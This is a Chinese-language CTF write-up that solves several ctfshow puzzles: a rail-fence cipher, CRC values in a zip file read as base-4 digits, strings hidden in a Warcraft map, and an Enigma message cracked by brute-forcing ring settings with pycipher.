
扫出来是cfhwc19abika_etso{h_u_e_ui1}

栅栏2

> ctfshow{ch1_9ua_bei_kuai_1e}


EzBingo

还是硬玩就行了



> ctfshow{yOu_w1N_tHE_BINGO_G4me!}

一群强盗



一共是72张图片+img.png，CRC只有4种，猜测4进制，去进制转一个c发现c的四进制是1203,写个脚本就出了，然后这里因为img.zip有个文件夹，所以我是将他解压出来之后，再去选中72张图片重新压缩的。

```python
import zipfile
zipFile = zipfile.ZipFile('img.zip','r')
ziplist = ['']*72
for i in range(72):
    ziplist[i] = str(i)+'.png'
flaghex = ''
flag = ''
for i in range(len(ziplist)):
    zipfileinfo = zipFile.getinfo(ziplist[i])
    flagpj = str(hex(zipfileinfo.CRC)[2:])
    # 因为flag格式为ctfshow,所以直接找c的四进制
    # print(ord('c')) 99 --> 1203
    if(flagpj == '7d349b41'):
        flag+='1'
    elif(flagpj == 'aa7b25f1'):
        flag += '2'
    elif(flagpj == 'd929ce96'):
        flag += '0'
    elif(flagpj == 'faac73ff'):
        flag += '3'
    else:
        print('error!')
print(flag)
#print(len(flag))

str1 = ''
for i in range(0, len(flag), 4):
    tmp = flag[i:i + 4]
    str1 += chr(int(tmp, 4))

print(str1)
```

```
C:\Users\mumuzi\PycharmProjects\pythonProject\venv\Scripts\python3.exe C:/U
1203131012121303122012331313132303110312023213021233120212021211130213312
72
ctfshow{56.robber}
```


结合题目要求，得到

> ctfshow{56_robber}


魔王

w3x一搜发现是魔兽争霸的地图

去下载一个魔兽争霸，然后打开里面自带的World Editor.exe，加载地图



既然地图上没有flag，那么就很可能在字符串中




> ctfshow{ctfshow_chi_gua_bei_flag}

Crypto:

大鸟转转转

提示说用pycipher，发现装了(嗯挺好

然后用winhex打开，标记一下q



```
80 03 7D 71 00 28 58 0B   00 00 00 55 4D 4B 45 48   ▌ }q (X    UMKEH
52 57 41 4C 5A 45 71 01   58 01 00 00 00 42 71 02   RWALZEq X    Bq
58 0A 00 00 00 57 41 4C   5A 45 4E 4C 41 47 45 71   X    WALZENLAGEq
03 58 03 00 00 00 31 32   33 71 04 58 0D 00 00 00    X    123q X
47 52 55 4E 44 53 54 45   4C 4C 55 4E 47 71 05 58   GRUNDSTELLUNGq X
03 00 00 00 57 59 46 71   06 58 0C 00 00 00 52 49       WYFq X    RI
4E 47 53 54 45 4C 4C 55   4E 47 71 07 58 03 00 00   NGSTELLUNGq X
00 3F 3F 3F 71 08 58 13   00 00 00 53 54 45 43 4B    ???q X    STECK
45 52 56 45 52 42 49 4E   44 55 4E 47 45 4E 71 09   ERVERBINDUNGENq
5D 71 0A 28 58 02 00 00   00 57 4F 71 0B 58 02 00   ]q (X    WOq X
00 00 44 45 71 0C 58 02   00 00 00 4A 42 71 0D 58     DEq X    JBq X
02 00 00 00 48 4E 71 0E   58 02 00 00 00 58 49 71       HNq X    XIq
0F 65 58 08 00 00 00 4B   4C 41 52 54 45 58 54 71    eX    KLARTEXTq
10 58 24 00 00 00 43 54   46 53 48 4F 57 3F 3F 3F    X$    CTFSHOW???
3F 3F 3F 3F 3F 3F 3F 3F   3F 3F 3F 3F 3F 3F 3F 3F   ????????????????
3F 3F 3F 3F 3F 3F 3F 3F   3F 3F 71 11 58 0A 00 00   ??????????q X
00 47 45 48 45 49 4D 54   45 58 54 71 12 58 24 00    GEHEIMTEXTq X$
00 00 4D 58 4B 58 42 54   49 4F 4F 5A 48 46 54 47     MXKXBTIOOZHFTG
47 54 54 50 54 52 4E 58   4A 55 47 41 53 55 54 56   GTTPTRNXJUGASUTV
42 4E 53 4E 47 53 71 13   75 2E                     BNSNGSq u.
```


毕竟不知道啥密码，就去搜“密码 + 选中的内容”

结合pyciphey，搜到了用法https://pycipher.readthedocs.io/en/master/#enigma-m3-cipher

Example:

```
plaintext = Enigma(settings=('A','A','A'),rotors=(1,2,3),reflector='B',
     ringstellung=('F','V','N'),steckers=[('P','O'),('M','L'),
     ('I','U'),('K','J'),('N','H'),('Y','T'),('G','B'),('V','F'),
     ('R','E'),('D','C')])).decipher(ciphertext)
```

Parameters: **string** – The string to decipher.

Returns: The deciphered string.

差不多就是这个样子，现在只需要改改就行了
根据winhex看到的，就将其改成对应的样子
可以注意到winhex里面，有2处问号，一处对应的是ringstellung，一处对应的是解密出来的明文
所以ringstellung需要进行爆破
脚本如下

```
from pycipher import Enigma

ciphertext = 'MXKXBTIOOZHFTGGTTPTRNXJUGASUTVBNSNGS'
TEXT = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'
for i in TEXT:
    for j in TEXT:
        for k in TEXT:
            plaintext = Enigma(settings=('W','Y','F'),rotors=(1,2,3),reflector='B',ringstellung=(i,j,k),
                               steckers=[('W','O'),('D','E'),('J','B'),('H','N'),('X','I')]).decipher(ciphertext
)
            if('CTFSHOW' in plaintext):
                print(plaintext)
```

得到的包上{}转小写即可

> ctfshow{shameoncanadianelectricskrman}